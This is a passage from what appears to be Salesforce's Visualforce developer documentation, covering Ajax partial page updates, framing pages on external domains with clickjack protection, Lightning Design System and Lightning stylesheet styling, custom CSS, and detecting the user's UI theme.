        You are displaying contacts from the {!account.name} account.
        Click a contact's name to view his or her details.
    </apex:pageBlock>
    <apex:pageBlock title="Contacts">
        <apex:form>
            <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4"
```

```
                               border="1">
                  <apex:column>
                      <apex:commandLink rerender="detail" status="detailStatus">
                          {!contact.Name}
                          <apex:param name="cid" value="{!contact.id}"/>
                      </apex:commandLink>
                  </apex:column>
            </apex:dataTable>
        </apex:form>
    </apex:pageBlock>
    <apex:outputPanel id="detail">
        <apex:actionStatus startText="Requesting..." id="detailStatus">
            <apex:facet name="stop">
                <apex:detail subject="{!$CurrentPage.parameters.cid}"
                             relatedList="false" title="false"/>
            </apex:facet>
        </apex:actionStatus>
    </apex:outputPanel>
</apex:page>
```

When you visit this page, include an account id as part of the URL, for example `https://`***MyDomainName***`--c.vf.force.com/apex/ajaxAsyncStatus?id=`***001x000xxx3Jsxb***.

SEE ALSO:

Best Practices for Using Component Facets

Apply Ajax Behavior to Events on Any Component

Implement a partial page update without using command links or buttons. For example, a user can hover over a component to trigger the update.

Refer to the contact list example in Provide Status for Asynchronous Operations. Remove the `<apex:commandLink>` tag from the data table and wrap the contact name in an `<apex:outputPanel>` tag instead. Within this output panel, add an `<apex:actionSupport>` element as a sibling of the contact's name.

- The `<apex:outputPanel>` tag defines the area that contains the specialized behavior.
- The `<apex:actionSupport>` tag defines the partial page update that the command link previously implemented.
  - The `event` attribute specifies the DOM event that triggers the update. Whereas `<apex:commandLink>` only executes during the "onclick" event, `<apex:actionSupport>` can execute on any valid event, such as "onclick", "ondblclick", and "onmouseover."
  - The `reRender` attribute specifies which part of the page refreshes.
  - The `<apex:param>` tag sets the value of the `cid` query string parameter when the specified event occurs.

Note: The `reRender` attribute isn't required. If you don't set it, the page doesn't refresh upon the specified event, but `<apex:param>` still sets the name and value of `cid`.

The resulting markup is:

```
<apex:page standardController="Account">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
```

```
        You are displaying contacts from the {!account.name} account.
        Mouse over a contact's name to view his or her details.
    </apex:pageBlock>
    <apex:pageBlock title="Contacts">
        <apex:form>
            <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4"
                               border="1">
                  <apex:column>
                      <apex:outputPanel>
                          <apex:actionSupport event="onmouseover" rerender="detail"
                                              status="detailStatus">
                              <apex:param name="cid" value="{!contact.id}"/>
                          </apex:actionSupport>
                          {!contact.Name}
                      </apex:outputPanel>
                  </apex:column>
            </apex:dataTable>
        </apex:form>
    </apex:pageBlock>
    <apex:outputPanel id="detail">
        <apex:actionStatus startText="Requesting..." id="detailStatus">
            <apex:facet name="stop">
                <apex:detail subject="{!$CurrentPage.parameters.cid}"
                                        relatedList="false"
                                        title="false"/>
            </apex:facet>
        </apex:actionStatus>
    </apex:outputPanel>
</apex:page>
```

After saving the page, hover over any contact and notice that the detail area refreshes appropriately without clicking it.

SEE ALSO:

Using JavaScript in Visualforce Pages

Put Visualforce Pages on External Domains

To frame your Visualforce content on a trusted external domain, enable clickjack protection, and then specify the domains where you allow framing. If your Visualforce page requires authentication, use a custom domain to serve your Visualforce content on the same domain that frames the page.

Options to Frame Authenticated Visualforce Pages

When a website loads an authenticated Visualforce page in an iframe, the authentication process relies on a Salesforce session cookie. Because browsers block third-party cookies, framing an authenticated Visualforce page requires additional steps.

To frame an authenticated Visualforce page or other authenticated site content, we recommend that you use a custom domain to serve the framed content. With a custom domain, you serve your site content on a domain that you own, such as `https://www.example.com`. Most importantly, you can serve your authenticated content in Salesforce on the same registrable domain as the page that frames it, allowing the required session cookie when browsers block third-party cookies.

There are two methods for configuring a custom domain to serve the authenticated content.

- Serve the authenticated content on a subdomain of the registrable domain for the site that frames the content. For example, if your website is `example.com`, use a custom domain to serve your authenticated site content on a subdomain such as `site.example.com`. This approach also works if the domain of the site that frames the content is another subdomain, such as `www.example.com`.
- Set up a custom domain to serve the authenticated page on the same domain that frames it. Use a third-party service or CDN to serve the custom domain, including completing the required prerequisites. Be careful to avoid conflicts between your chosen custom URL path prefixes and other content served on the domain.

  When you use this option, include the Salesforce-served URL path prefix when you frame the content. For example, if your custom domain is `example.com`, to serve an Experience Cloud site page with a site path of `/store`, frame this URL: `https://example.com/store`.

If you can't use a custom domain to serve the authenticated content, you can use Lightning Out (beta) with token-based authentication to serve the content. For more information, see Use Components Outside Salesforce with Lightning Out in the *Lightning Web Components Developer Guide*.

Note: Lightning Out is a Beta Service. Customer may opt to try such Beta Service in its sole discretion. Any use of the Beta Service is subject to the applicable Beta Services Terms provided at Agreements and Terms.

If those options aren't viable, you can't load the authenticated Visualforce page in an iframe on an external website. Open the page in a new browser window or tab instead.

Enable Clickjack Protection and Specify Trusted Domains for Inline Frames

To help protect against clickjack attacks, allow only trusted external sites to load your Visualforce pages in an inline frame (iframe).

From Setup, in the Quick Find box, search for *`Session Settings`*, and then click **Session Settings**. Under Clickjack Protection, select **Enable clickjack protection for customer Visualforce pages with headers disabled** and **Enable clickjack protection for customer Visualforce pages with standard headers**.

Then under Trusted Domains for Inline Frames, add the trusted external domains where you allow framing and set the iframe type to **Visualforce Pages**. Ensure that your domain names meet format requirements. You can add up to 512 external domains.

After you add external domains to the list, Visualforce pages render with the `X-Frame-Options` and `Content-Security-Policy` HTTP headers set to allow framing by those domains.

Example HTML

This code shows how to frame a Visualforce page on an external domain.

```
<html>
    <head></head>
    <body>
       <iframe src="https://MyDomainName--PackageName.vf.force.com/apex/iframe"></iframe>

    </body>
</html>
```

SEE ALSO:

apex:iframe

CHAPTER 4 Customizing the Appearance and Output of Visualforce Pages

Visualforce pages and components output HTML that's sent to the browser for rendering. Visualforce's HTML generation is sophisticated, automatically providing page structure, contents, and styling. Visualforce also provides a number of ways to alter Visualforce's default HTML, substitute your own, or associate additional resources, such as CSS stylesheets or JavaScript files, with a page.

IN THIS SECTION:

Styling Visualforce Pages

It's easy to style a Visualforce page, either by mimicking the look and feel of a standard Salesforce page, or by using your own stylesheets or content types.

Many Visualforce components have a `style` or `styleClass` attribute. Defining either of these attributes allows you to associate CSS code with the component. Custom CSS code enables you to change the default visual style of a component, including its width, height, color, and font.

IN THIS SECTION:

Using Salesforce Styles

Many Visualforce components already have the look and feel of the same components in Salesforce, such as the related list in a detail page, or a section header. Part of the styling of these components, including the component's color scheme, is based on the tab on which the component appears. You can specify the tab style that should be used to style a component by associating a page with a standard controller, or by setting the `tabStyle` attribute on the `<apex:page>` or `<apex:pageBlock>` tags.

- When you use a standard controller with a Visualforce page, your new page takes on the style of the associated object's standard tab in Salesforce. It also allows you to access the methods and records associated with the associated object.
- When you use a custom controller, the `tabStyle` attribute of an `<apex:page>` tag allows you to mimic the look and feel of the associated Salesforce page. If you only want portions of the page to be similar to a Salesforce page, you can use the `tabStyle` attribute on the `<apex:pageBlock>` tag. For an example, see Defining Getter Methods on page 127.

Extending Salesforce Styles with Stylesheets

Use the `<apex:stylesheet>` tag to add additional stylesheets to a page. Use the `style` or `styleClass` attribute available on most Visualforce components to connect them to style definitions in your stylesheets. This technique lets you extend the Salesforce styles with your own.

The following markup shows a very basic page. The `<apex:stylesheet>` tag references a CSS stylesheet that is saved as a static resource named TestStyles and listed on the Static Resources page. It's referenced by the `$Resource` global variable in the `<apex:stylesheet>` tag's `value` attribute. The `styleClass` attribute of the `<apex:outputText>` tag uses the sample style class defined in the style sheet.

```
<apex:page>
    <apex:stylesheet value="{!$Resource.TestStyles}"/>
    <apex:outputText value="Styled Text in a sample style class" styleClass="sample"/>
</apex:page>
```

This is the style sheet used for this example.

```
.sample {
    font-weight: bold;
}
```

SEE ALSO:

Using Custom Styles

Using the Lightning Design System

Use the `<apex:slds>` element to incorporate the Lightning Design System in your Visualforce pages and align them with the styling of Lightning Experience. This component is a streamlined alternative to uploading the Lightning Design System as a static resource and using it in your Visualforce pages.

You don't have to upload the Lightning Design System as a static resource. That means you can keep the syntax of your page simple and stay under the 250-MB static resource limit. To use Lightning Design System style sheets in your Visualforce page, add `<apex:slds />` anywhere in your page markup.

To use Lightning Design System style sheets in your Visualforce page:

1. Add `<apex:slds />` anywhere in your page markup.
2. Set the `<apex:page>` `applyBodyTag` or `applyHtmlTag` attribute to `false`.

3. Include the `slds-scope` class on any SLDS style or asset parent element.

Warning: Don't wrap any Visualforce tags in the `slds-scope` element.

```
<apex:page standardController="Account" applyBodyTag="false">
    <apex:slds />

    <!-- any Visualforce component should be outside SLDS scoping element -->
    <apex:outputField value="{!Account.OwnerId}" />

    <div class="slds-scope">
    <!-- SLDS markup here -->
    </div>
</apex:page>
```

In general, the Lightning Design System is already scoped. However, if you set `applyBodyTag` or `applyHtmlTag` to false, you must include the scoping class `slds-scope`. Within the scoping class, your markup can reference Lightning Design System styles and assets.

To reference assets in the Lightning Design System, such as SVG icons and images, use the `URLFOR()` formula function and the `$Asset` global variable. Use the following markup, for example, to reference the SVG account icon.

```
<svg aria-hidden="true" class="slds-icon">
    <use xlink:href="{!URLFOR($Asset.SLDS,
'assets/icons/standard-sprite/svg/symbols.svg#account')}"></use>
</svg>
```

To use SVG icons, add the required XML namespaces by using `xmlns="http://www.w3.org/2000/svg"` and `xmlns:xlink="http://www.w3.org/1999/xlink"` in the `html` tag.

Note: If you're using the Salesforce sidebar, header, or built-in style sheets, you can't add attributes to the `html`. VG icons are supported only if `showHeader`, `standardStylesheets`, and `sidebar` are set to `false`.

Example: The following markup shows a simple account detail page. This page uses the Lightning Design System card element and the account standard controller. This page also includes the account PNG icon.

This page doesn't have any data in it, unless you load it with a record ID. The Lightning Design System doesn't support components that bring data into your Visualforce pages, such as `<apex:pageBlock>` and `<apex:detail>`. To access Salesforce data from pages using the Lightning Design System, use Remote Objects, JavaScript remoting, or REST API instead.

```
<apex:page showHeader="false" standardStylesheets="false" sidebar="false"
docType="html-5.0" standardController="Account" applyBodyTag="False"
applyHtmlTag="False">
<head>
  <title>{! Account.Name }</title>
  <apex:slds />
</head>

<body class="slds-scope">
    <!-- MASTHEAD -->
    <p class="slds-text-heading--label slds-m-bottom--small">
      Using the Lightning Design System in Visualforce
    </p>
    <!-- / MASTHEAD -->

    <!-- PAGE HEADER -->
    <p class="slds-text-title_caps slds-line-height--reset">Accounts</p>
        <h1 class="slds-page-header__title slds-truncate" title="My Accounts">{!
Account.Name }</h1>
        <span class="slds-icon_container slds-icon-standard-account" title="Account
Standard Icon">
          <svg class="slds-icon slds-page-header__icon" aria-hidden="true">
              <use xmlns:xlink="http://www.w3.org/1999/xlink"
xlink:href="{!URLFOR($Asset.SLDS,
'assets/icons/standard-sprite/svg/symbols.svg#account')}" />
          </svg>
        </span>
          <!-- / HEADING AREA -->
      <div class="slds-col slds-no-flex slds-grid slds-align-top">
        <button class="slds-button slds-button--neutral">New Account</button>
      </div>
    <!-- / PAGE HEADER -->

    <!-- ACCOUNT DETAIL CARD -->
    <div class="slds-panel slds-grid slds-grid--vertical slds-nowrap">
      <div class="slds-form--stacked slds-grow slds-scrollable--y">

        <div class="slds-panel__section">
         <h3 class="slds-text-heading--small slds-m-bottom--medium">Account Detail</h3>

          <div class="slds-form-element slds-hint-parent slds-has-divider--bottom">
            <span class="slds-form-element__label">Name</span>
            <div class="slds-form-element__control">
              <span class="slds-form-element__static">{! Account.Name }</span>
            </div>
          </div>
          <div class="slds-form-element slds-hint-parent slds-has-divider--bottom">
            <span class="slds-form-element__label">Phone</span>
            <div class="slds-form-element__control">
              <span class="slds-form-element__static">{! Account.Phone }</span>
            </div>
          </div>
        </div>
        <div class="slds-panel__section slds-has-divider--bottom">
          <div class="slds-media">
            <div class="slds-media__body">
              <div class="slds-button-group slds-m-top--small" role="group">
              <button class="slds-button slds-button--neutral slds-grow">Edit</button>

              <button class="slds-button slds-button--neutral slds-grow">Save</button>

                 <button class="slds-button slds-button--neutral slds-grow">New
Account</button>
              </div>
            </div>
          </div>
        </div>
      </div>
    </div>
    <!-- / ACCOUNT DETAIL CARD -->
```

```
</body>
</apex:page>
```

For more examples of Lightning Design System styling, see the Salesforce Lightning Design System reference site, and learn more about the Lightning Design System on Trailhead.

SEE ALSO:

$Asset

Style Existing Visualforce Pages with Lightning Experience Stylesheets

You can control whether a page is styled with the look of Lightning Experience when viewed in Lightning Experience or the Salesforce mobile app with the `lightningStylesheets` attribute.


Note: The `lightningStylesheets` attribute isn't supported in Experience Cloud sites.

To style your Visualforce page to match the Lightning Experience UI when viewed in Lightning Experience or the Salesforce mobile app, set `lightningStylesheets="true"` in the `<apex:page>` tag. When the page is viewed in Salesforce Classic, it doesn't get Lightning Experience styling.

```
<apex:page lightningStylesheets="true">
```

If `lightningStylesheets="true"`, the CSS scoping class `slds-vf-scope` is automatically applied to the Visualforce page's `<body>` element. The scoping class is applied so that your content matches the Lightning Experience UI. If you set `applyBodyTag` or `applyHtmlTag` to false, you must manually add the scoping class `slds-vf-scope`.

Here is a standard Visualforce page without the `lightningStylesheets` attribute. The page is styled with the Classic UI.




Global Media - 400 Widgets

My Opportunity Section

Opportunity Name	Global Media - 400 Widgets	Amount	$40,000.00
Opportunity Owner	Admin User	Type	New Business
Close Date	12/20/2014	Lead Source	Partner
Account Name	Global Media		

Here is the same Visualforce page with the `lightningStylesheets` attribute set to `true`.



Global Media - 400 Widgets

My Opportunity Section

Opportunity Name: Global Media - 400 Widgets

Opportunity Owner: Admin User

Close Date: 12/20/2014

Account Name: Global Media

Amount: $40,000.00

Type: New Business

Lead Source: Partner

You can style most commonly used Visualforce components with the `lightningStylesheets` attribute. However, some components differ slightly in style from Lightning Experience. For example, `<apex:inputFile>`, and some `<apex:inputField>` elements use the browser's default styling instead. Commonly used Visualforce components that don't require styling, such as `<apex:form>`, `<apex:outputText>`, and `<apex:param>`, are still supported.

To include custom SLDS components that aren't part of the Visualforce component library, use the `<apex:slds/>` tag with the code and the `lightningStylesheets` attribute.

Note:

- The`lightningStylesheets` attribute doesn't affect custom styling. Custom code must be updated to match the page's SLDS styling.
- If set to false, the `standardStylesheets` attribute for `<apex:page>` overrides and suppresses `lightningStylesheets` in Lightning Experience, Salesforce Classic, and the mobile app.
- The `<apex:slds>` component has known issues when creating PDF files from Visualforce pages. For this reason, `lightningStyleSheets` does not support `<apex:page renderAs="pdf">` or calls to `PageReference.getContentAsPDF().`

When using `lightningStylesheets="true"`, most Visualforce buttons display as the neutral variant. Neutral styling of buttons occurs because there's no selector hook to reliably determine which buttons must be branded. Add the `.slds-vf-button_brand` style attribute to the `<apex:commandButton>` to create a button styled based on your org branding:

```
<apex:commandButton styleClass="slds-vf-button_brand" value="Refresh the Page">
```

Note: When building new features, use `<apex:slds>` and implement the button using the Lightning Design System Button blueprint.

The following Visualforce components support the `lightningStylesheets` attribute or don't require styling.

- `analytics:reportChart`
- `apex:actionFunction`
- `apex:actionPoller`
- `apex:actionRegion`
- `apex:actionStatus`
- `apex:actionSupport`

- `apex:areaSeries`
- `apex:attribute`
- `apex:axis`
- `apex:barSeries`
- `apex:canvasApp`
- `apex:chart`
- `apex:chartLabel`
- `apex:chartTips`
- `apex:column`
- `apex:commandButton`
- `apex:commandLink`
- `apex:component`
- `apex:componentBody`
- `apex:composition`
- `apex:dataList`
- `apex:dataTable`
- `apex:define`
- `apex:detail`
- `apex:dynamicComponent`
- `apex:enhancedList`
- `apex:facet`
- `apex:flash`
- `apex:form`
- `apex:gaugeSeries`
- `apex:iframe`
- `apex:image`
- `apex:include`
- `apex:includeLightning`
- `apex:includeScript`
- `apex:inlineEditSupport`
- `apex:input`
- `apex:inputCheckbox`
- `apex:inputField`
- `apex:inputFile`
- `apex:inputHidden`
- `apex:inputSecret`
- `apex:inputText`
- `apex:inputTextArea`
- `apex:insert`
- `apex:legend`

- `apex:lineSeries`
- `apex:listViews`
- `apex:map`
- `apex:mapMarker`
- `apex:message`
- `apex:messages`
- `apex:outputField`
- `apex:outputLabel`
- `apex:outputLink`
- `apex:outputPanel`
- `apex:outputText`
- `apex:page`
- `apex:pageBlock`
- `apex:pageBlockButtons`
- `apex:pageBlockSection`
- `apex:pageBlockSectionItem`
- `apex:pageBlockTable`
- `apex:pageMessage`
- `apex:pageMessages`
- `apex:panelBar`
- `apex:panelBarItem`
- `apex:panelGrid`
- `apex:panelGroup`
- `apex:param`
- `apex:pieSeries`
- `apex:radarSeries`
- `apex:relatedList`
- `apex:remoteObjectField`
- `apex:remoteObjectModel`
- `apex:remoteObjects`
- `apex:repeat`
- `apex:scatterSeries`
- `apex:scontrol`
- `apex:sectionHeader`
- `apex:selectCheckboxes`
- `apex:selectList`
- `apex:selectOption`
- `apex:selectOptions`
- `apex:selectRadio`
- `apex:stylesheet`

- `apex:tab`
- `apex:tabPanel`
- `apex:toolbar`
- `apex:toolbarGroup`
- `apex:variable`
- `chatter:feed`
- `chatter:feedWithFollowers`
- `chatter:follow`
- `chatter:newsFeed`
- `flow:interview`
- `site:googleAnalyticsTracking`
- `site:previewAsAdmin`
- `topics:widget`

Using Custom Styles

Use the `<apex:stylesheet>` tag or static HTML to include your own style sheet or styles.

For HTML tags, you can define inline CSS code, just like in a regular HTML page.

```
<apex:page>
    <style type="text/css">
        p { font-weight: bold; }
    </style>

    <p>This is some strong text!</p>
</apex:page>
```

This example references a style sheet that is defined as a static resource. First, create a style sheet and upload it as a static resource named customCSS.

```
h1 { color: #f00; }
p { background-color: #eec; }
newLink { color: #f60; font-weight: bold; }
```

Next, create a page that refers to this static resource.

```
<apex:page showHeader="false">
    <apex:stylesheet value="{!$Resource.customCSS}" />
    <h1>Testing Custom Stylesheets</h1>
    <p>This text could go on forever...<br/><br/>
      But it won't!</p>

    <apex:outputLink value="https://salesforce.com" styleClass="newLink">
        Click here to switch to www.salesforce.com
    </apex:outputLink>
</apex:page>
```

Tip: If you're not using Salesforce styles, you can shrink your page size by preventing the standard Salesforce style sheets from loading. To prevent loading, set the `standardStylesheets` attribute on the `<apex:page>` component to false.

```
<apex:page standardStylesheets="false">
    <!-- page content here -->
</apex:page>
```

If you don't load the Salesforce style sheets, components that require them don't display correctly.

Visualforce components that produce HTML have pass-through `style` and `styleClass` attributes. These attributes allow you to use your own styles and style classes to control the look and feel of the resulting HTML. `style` allows you to set styles directly on a component, while `styleClass` lets you attach classes for styles defined elsewhere. For example, the following code sets the class of the `<apex:outputText>` and applies a style.

```
<apex:page>

    <style type="text/css">
        .asideText { font-style: italic; }
    </style>

    <apex:outputText style="font-weight: bold;"
        value="This text is styled directly."/>

    <apex:outputText styleClass="asideText"
        value="This text is styled via a stylesheet class."/>

</apex:page>
```

To apply a style using a DOM ID, use CSS attribute selectors for the style definition. See Defining Styles for a Component's DOM ID on page 59.

If you intend to use images in your style sheet, zip the images with the CSS file, and upload the file as a single static resource. For example, suppose your CSS file has a line like the following.

```
body { background-image: url("images/dots.gif") }
```

Combine the entire `images` directory and the parent CSS file into a single zip file. In this example, the zip file resource name is myStyles.

```
<apex:stylesheet value="{!URLFOR($Resource.myStyles, 'styles.css')}"/>
```

Warning: If a style sheet has an empty string in a `url` value, you can't render that page as a PDF. For example, the style rule `body { background-image: url(""); }` prevents any page that includes the rule from being rendered as a PDF.

SEE ALSO:

Extending Salesforce Styles with Stylesheets

Suppressing the Salesforce User Interface and Styles

Defining Styles for a Component's DOM ID

Suppressing the Salesforce User Interface and Styles

By default, Visualforce pages adopt the same visual styling and user interface "chrome" as the rest of Salesforce. This default styling behavior lets you create pages that look like they're built right into Salesforce. If you don't want a page to have the Salesforce look and feel, you can suppress various aspects of the Salesforce page and visual design.

You can change the page-level user interface resources added by Visualforce using the following attributes on the `<apex:page>` component.

- `sidebar`—Set to `false` to suppress the standard sidebar. Removing the sidebar gives your page a wider canvas. For example, you can show more columns in a table.

  This attribute doesn't affect the rest of the Salesforce look and feel. You can continue to use components like `<apex:pageBlock>`, `<apex:detail>`, and `<apex:inputField>` that render with Salesforce user interface styling.

- `showHeader`—Set to `false` to suppress the standard Salesforce page design. The header, tabs, and sidebar are removed, along with their associated style sheets and JavaScript resources, like scripts that aid with redirects on session timeout. You have a blank page ready to fill in with your own user interface.

  However, suppressing standard page design does not suppress all the style sheets and scripts that provide the Salesforce visual design or other scripts included the page. Visualforce components that you add to the page continue to adopt the Salesforce visual design.

- `standardStylesheets`—Set to `false`, along with setting `showHeader` to `false`, to suppress the inclusion of the style sheets that support the Salesforce visual design. When you suppress the standard style sheets, your page is unstyled, except for your own style sheets.

  Note: If you don't load the Salesforce style sheets, components that require them don't display correctly.

  Setting this attribute to `false` has no effect if `showHeader` isn't also set to `false`.

SEE ALSO:

Using Custom Styles

Creating an Empty HTML5 "Container" Page

Defining Styles for a Component's DOM ID

Use CSS attribute selectors for the style definition if you want to apply a style using a DOM ID. Attribute selectors rely on the definition of an attribute, rather than an HTML tag, to apply a CSS style.

You can set the `id` value on any Visualforce component to set its DOM ID. However, the `id` in the rendered HTML is usually preprended with the `id` of parent components, as part of Visualforce's automatic ID generation process. For instance, the actual HTML `id` of the following code is `j_id0:myId`:

```
<apex:page>
    <apex:outputText id="myId" value="This is less fancy."/>
</apex:page>
```

Your CSS should take this into consideration by using an attribute selector:

```
<apex:page>
    <style type="text/css">
        [id*=myId] { font-weight: bold; }
    </style>
    <apex:outputText id="myId" value="This is way fancy !"/>
</apex:page>
```

This selector matches any DOM ID that contains "myId" anywhere within the ID, so the `id` you set on a Visualforce component should be unique on the page if you intend to use it for styling purposes.

SEE ALSO:

- Using $Component to Reference Components from JavaScript
- Best Practices for Accessing Component IDs
- $Component

Using Styles from Salesforce Stylesheets

Salesforce uses different stylesheets (.css files) throughout the application to ensure that every tab conforms to the Salesforce look and feel. These stylesheets are automatically included on a Visualforce page unless you specify `false` for the `showHeader` attribute of the `<apex:page>` tag.

Warning: Salesforce stylesheets aren't versioned, and the appearance and class names of components change without notice. Salesforce strongly recommends that you use Visualforce components that mimic the look-and-feel of Salesforce styles instead of directly referencing—and depending upon—Salesforce stylesheets.

When you disable the inclusion of the Salesforce stylesheets, only your custom stylesheets affect the styling of the page. For the purposes of building up styles that partially or fully match the Salesforce look and feel, you might want to look at and use selected contents from the default stylesheets.

The following stylesheets contain style classes you can reference. They are located in the `/dCSS/` directory of your Salesforce instance.

- `dStandard.css` – Contains the majority of style definitions for standard objects and tabs.
- `allCustom.css` – Contains style definitions for custom tabs.

Important: Salesforce doesn't provide notice of changes to or documentation of the built-in styles. Use at your own risk.

SEE ALSO:

- Extending Salesforce Styles with Stylesheets
- Using Custom Styles

Identifying the Salesforce Style Your Users See

When you're creating a Visualforce page, it's often useful to know the Salesforce look and feel your user expects, in order to render a page that matches their style. For example, some users have the choice to customize their look and feel. You'll need to design your Visualforce pages to take these differences into consideration.

There are two global variables that can help you identify which style a user sees: `$User.UITheme` and `$User.UIThemeDisplayed`. The difference between the two variables is that `$User.UITheme` returns the look and feel the user is supposed to see, while `$User.UIThemeDisplayed` returns the look and feel the user actually sees. For example, a user can have the preference and permissions to see the Lightning Experience look and feel, but if they're using a browser that doesn't support that look and feel, for example, older versions of Internet Explorer, `$User.UIThemeDisplayed` returns a different value.

Both variables return one of the following values:

- `Theme1`—Obsolete Salesforce theme
- `Theme2`—Salesforce Classic 2005 user interface theme
- `Theme3`—Salesforce Classic 2010 user interface theme

- `Theme4d`—Modern "Lightning Experience" Salesforce theme
- `Theme4t`—Salesforce mobile app theme
- `Theme4u`—Lightning Console theme
- `PortalDefault`—Salesforce Customer Portal theme
- `Webstore`—AppExchange theme

Suppose a developer has hard coded some CSS styles to resemble Salesforce. In order to preserve the same look and feel on the Visualforce page for new styles, the developer needs to select between several stylesheets to handle the preferences of the user. The following example shows one possible way of accomplishing this:

```
<apex:page standardController="Account">
    <apex:variable var="newUI" value="newSkinOn"
        rendered="{!$User.UIThemeDisplayed = 'Theme3'}">
        <apex:stylesheet value="{!URLFOR($Resource.myStyles, 'newStyles.css')}" />
    </apex:variable>
    <apex:variable var="oldUI" value="oldSkinOn"
        rendered="{!$User.UIThemeDisplayed != 'Theme3'}">
        <apex:stylesheet value="{!URLFOR($Resource.myStyles, 'oldStyles.css')}" />
    </apex:variable>
    <!-- Continue page design -->
</apex:page>
```

Notice in this example that:

- Using the `rendered` attribute you can "toggle" which sections display.
- Since the `<apex:stylesheet>` tag doesn't have a `rendered` attribute, you'll need to wrap it in a component that does.

Even if a new look and feel is enabled for your users, they may not be running the right browser or accessibility settings to see it. Here's a code example that makes use of the `$User.UITheme` variable to present alternate information to the user:

```
<apex:page showHeader="true" tabstyle="Case">
    <apex:pageMessage severity="error" rendered="{!$User.UITheme = 'Theme3' &&
                                                    $User.UIThemeDisplayed != 'Theme3'}">

    We've noticed that the new look and feel is enabled for your organization.
    However, you can't take advantage of its brilliance. Please check with
    your administrator for possible reasons for this impediment.
    </apex:pageMessage>
    <apex:ListViews type="Case" rendered="{!$User.UITheme = 'Theme3' &&
                                           $User.UIThemeDisplayed = 'Theme3'}"/>
</apex:page>
```

Notice that although `$User.UITheme` equals `Theme3`, `$User.UIThemeDisplayed` doesn't, and so the page won't render to its full potential.

Determining the Salesforce Style That Users See in JavaScript

If you use a lot of JavaScript in your pages and apps, identifying the Salesforce theme that a user sees in JavaScript code is important. Identifying the current user experience context allows you to correctly manage navigation in your JavaScript code.

The `UITheme.getUITheme()` JavaScript function returns a string containing one of the following values to identify the current user interface theme.

- `Theme1`—Obsolete Salesforce theme

- `Theme2`—Salesforce Classic 2005 user interface theme
- `Theme3`—Salesforce Classic 2010 user interface theme
- `Theme4d`—Modern “Lightning Experience” Salesforce theme
- `Theme4t`—Salesforce mobile app theme
- `Theme4u`—Lightning Console theme
- `PortalDefault`—Salesforce Customer Portal theme
- `Webstore`—AppExchange theme

The string values returned are the same values returned by the Visualforce `$User.UITheme` and `$User.UIThemeDisplayed` global variables.

The following markup checks if the current user experience context is the Lightning Experience theme.

```
function isLightningDesktop() {
  return UITheme.getUITheme === "Theme4d";
}
```

SEE ALSO:

Identifying the Salesforce Style Your Users See

HTML Comments and IE Conditional Comments

Visualforce removes most HTML and XML comments from the page before rendering, without processing their contents. Internet Explorer conditional comments, however, *won’t* be removed, allowing you to include IE-specific resources and meta tags.

